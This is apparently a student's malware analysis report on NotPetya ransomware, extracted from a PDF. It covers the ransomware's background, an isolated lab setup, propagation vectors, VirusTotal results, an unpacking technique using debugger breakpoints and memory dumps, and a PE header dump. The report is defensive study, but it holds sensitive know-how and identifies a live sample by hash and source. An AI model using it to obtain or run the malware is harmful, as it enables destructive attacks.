NotPetya Analysis

Raffaele Carillo - Mat. M63/001321

February 3, 2025

Contents


Chapter 1

Introduction

Petya is a ransomware targeting Microsoft Windows operating systems, which spread widely across Europe in 2016 and saw a resurgence in 2017 with its variant NotPetya. According to U.S. intelligence sources, particularly the CIA, Petya was developed by the Sandworm group, often associated with GRU, the Russian military intelligence agency. Notably, the country most severely impacted by NotPetya was Ukraine. The White House estimates that NotPetya caused $10 billion in damages worldwide.

This ransomware encrypts victims' files and further disables the system by overwriting the Master Boot Record (MBR) and encrypting the Master File Table (MFT). Once the system is compromised, the malware demands a cryptocurrency ransom for restoration.

In this document, we will conduct a detailed analysis of NotPetya, examining its infection mechanisms, propagation methods, strategies to evade antivirus detection, defense measures, and steps to recover an infected machine.



1.1 Tools Setup

Before delving into the analysis, we briefly describe the malware sample and the environment used for its examination.

The sample analyzed is a DLL file with the SHA-256 hash: `027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745`. This sample was obtained from a honeypot repository available on GitHub **github**, which contains numerous malware samples collected from honeypots worldwide, including NotPetya.

The analysis environment consisted of a dedicated Windows computer deemed expendable, running a virtual machine. The virtual machine was isolated from the network, as was the host system. When feasible, analyses were conducted on a Linux virtual machine to exploit its incompatibility with the malware. Additionally, the Linux virtual machine hosted the QEMU emulator to execute Petya's malicious bootloader.

1.2 Propagation Strategies

Two distinct propagation strategies of the malware were investigated:

1.3 EternalBlue Exploit

For this vector, a dynamic packet analysis was conducted using a simulated attack generated via Metasploit. The malware itself did not attempt the EternalBlue exploit during its execution, necessitating this alternative approach. Advanced static analysis of EternalBlue was excluded due

to the scope of this study. The details of EternalBlue's mechanisms are discussed separately in Appendix A.

1.4 Admin Share Exploit

Both dynamic and advanced static analyses were performed to study the propagation via Admin Share.


This setup ensures a comprehensive understanding of NotPetya's capabilities and its underlying attack vectors.

Chapter 2

Basic Static Analysis


As a first step, the file will undergo a quick scan using VirusTotal. For static analysis of the sample, two software tools will be employed. The first is Detect It Easy, often regarded as a versatile tool for analyzing Portable Executable (PE) files. The second is capa, a program that identifies the malware's capabilities based on the MITRE ATTACK framework.

2.1 VirusTotal



The initial analysis involves searching for the file's MD5 hash on VirusTotal. The results reveal that 64 out of 70 antivirus engines successfully identify the threat. Microsoft's classification labels this malware as Ransom:Win32/Petya. VirusTotal's database also indicates that the first reports

of this hash date back to June 2017. Additionally, the malicious file has numerous aliases associated with it.



History

Creation Time	2017-06-18 07:14:36 UTC
Signature Date	2010-04-27 18:06:00 UTC
First Seen In The Wild	2017-06-18 09:14:36 UTC
First Submission	2017-06-27 10:06:22 UTC
Last Submission	2023-06-10 00:23:35 UTC
Last Analysis	2023-06-10 00:23:35 UTC

Names


34f917aaba5684fbe56d3c57d48ef2a1aa7cf06d.bin
perfc.dat
03586699.exe
NotPetya.exe
027cc450ef5f8c5f653329641ec1fed9.exe
NotPetya DLL.dll.vir
Encrypt_13.txt
NotPetya.bin
garry.exe
Petya.bin


2.2 Packing

Before discussing the packing mechanisms of this malware, it is important to establish some context. The analyzed file is a DLL and serves as a modular component of the malware. NotPetya was distributed through various means, including malware campaigns like Astaroth and via trojans. These trojans often employ advanced packing techniques, which may incorporate anti-Virtual Machine and anti-Debugger features.

One method to extract a clear version of the malware from such executables involves debugging the malware (e.g., using x64gdb) while leveraging anti-anti-Debugger extensions like ScyllaHide **ScyllaHide**. Specifically, a breakpoint is set on the system instruction `VirtualAlloc` to create a memory dump of the address space allocated to NotPetya's "operational" portion.

Once the memory dump is obtained, tools such as pe_unmapper **peUnmapper** can be used to convert the virtual addresses in the memory dump into "raw" addresses. This process effectively produces an unpacked version of the malware, ready for further analysis.








With this context established, we can immediately observe that the analyzed file does not exhibit any advanced packing techniques. Instead, it was simply compiled using **Microsoft Visual C/C++ 2010 SP1**. This result is expected, given the modular nature of the malware's operational component in relation to its attack vector.

The entropy analysis, however, indicates that the file has an overall **high entropy of 7.8**. This value is primarily attributed to the `.rsrc` section, which is also the largest section of the file. The remaining sections of the file exhibit low to moderate entropy levels.

2.3 PE Header


Detect It Easy v3.07 [Ubuntu 22.04.2 LTS] (x86_64)
Nome file
/home/raffaele/Scrivania/027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
Tipo di file
PE32
File size
353.87 KiB
Indirizzo base
10000000
Punto di ingresso
10007d39
Advanced
Distruggi
File info
Mappa della memoria
Disasm
Esadecimale
Stringhe
Firme
VirusTotal
MIME
Cerca
Impronta
Entropia
Extractor
PE
Esporta
Importa
Risorse
.NET
TLS
Sovrapposizione
Sezioni
0005
Timbro data e ora
2017-06-18 09:14:36
Dimensione dell'immagine
0005e000
Risorse
Manifesto
Versione
Scansione
Automatico
Endianità
LE
Modalità
32 bit
Architettura
I386
Tipo
DLL
PE32
Compilatore: Microsoft Visual C/C++(2010 SP1)[-]
Linker: Microsoft Linker(10.0)[DLL32,signed]
Sovrapposizione: Binary
Certificato: WinAuth(2.0)[PKCS #7]
audio: SQ-Tracker module (.SQT)(compiled)
Scorciatoie
Opzioni
Info
Esci
Firme
Scansione ricorsiva
Scansione approfondita
Scansione euristica
Prolisso
Scansione
Cartella
100%
Registro
Tutti i tipi
112 msec


PE
Ricarica
Esadecimale
Disasm
Stringhe
Mappa della memoria
Entropia
Scansione euristica
Sola lettura
Salva
Informazioni
VirusTotal
Esadecimale
Disasm
Impronta
Stringhe
Firme
Mappa della memoria
Entropia
Scansione euristica
Extractor
Cerca
Strumenti
IMAGE_DOS_HEADER
Dos stub
IMAGE_NT_HEADERS
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_DIRECTORY_ENTRIES
Rich Firma
Sezioni
Informazioni
Esporta
Importa
Risorse
Certificato
Ricolloca
Sovrapposizione
Nome
Offset
Tipo
Valori
Magic 0000 WORD 010b NT_HDR32_MAGIC
MajorLinkerVersion 0002 BYTE 0a
MinorLinkerVersion 0003 BYTE 00
SizeOfCode 0004 DWORD 0000be00 47.50 KiB
SizeOfInitializedData 0008 DWORD 0004ae00 299.50 KiB
SizeOfUninitializedData 000c DWORD 00000000 0 Bytes
AddressOfEntryPoint 0010 DWORD 00007d39 Disasm Sezione(0)['.text']
BaseOfCode 0014 DWORD 00001000 Esadecimale Sezione(0)['.text']
BaseOfData 0018 DWORD 0000d000 Esadecimale Sezione(1)['.rdata']
ImageBase 001c DWORD 10000000
SectionAlignment 0020 DWORD 00001000 4.00 KiB
FileAlignment 0024 DWORD 00000200 512 Bytes
MajorOperatingSystemVersion 0028 WORD 0005 Windows XP
MinorOperatingSystemVersion 002a WORD 0001
MajorImageVersion 002c WORD 0000
MinorImageVersion 002e WORD 0000
MajorSubsystemVersion 0030 WORD 0005
MinorSubsystemVersion 0032 WORD 0001
Win32VersionValue 0034 DWORD 00000000
SizeOfImage 0038 DWORD 0005e000 376.00 KiB
SizeOfHeaders 003c DWORD 00000400 1.00 KiB




The PE header reveals that the file was compiled in June 2017. Additionally, the minimum supported operating system is Windows XP.

Regarding the file's sections, there are no significant differences between the virtual size and raw size, except for the `.data` section, where the virtual size is considerably larger.

2.4 Imports


The dependencies of this DLL file are extensive, involving various types of functions. Below, we highlight those of particular importance.

2.5 KERNEL32.dll




The majority of functions are imported from `KERNEL32.dll`. Noteworthy among these are `GetDriveTypeW`**GetDriveTypeW**, `GetLogicalDrives`**GetLogicalDrives**, and `DeviceIoControl`**DeviceIoControl**, as well as numerous file manipulation functions (an expected characteristic given the nature of the malware).

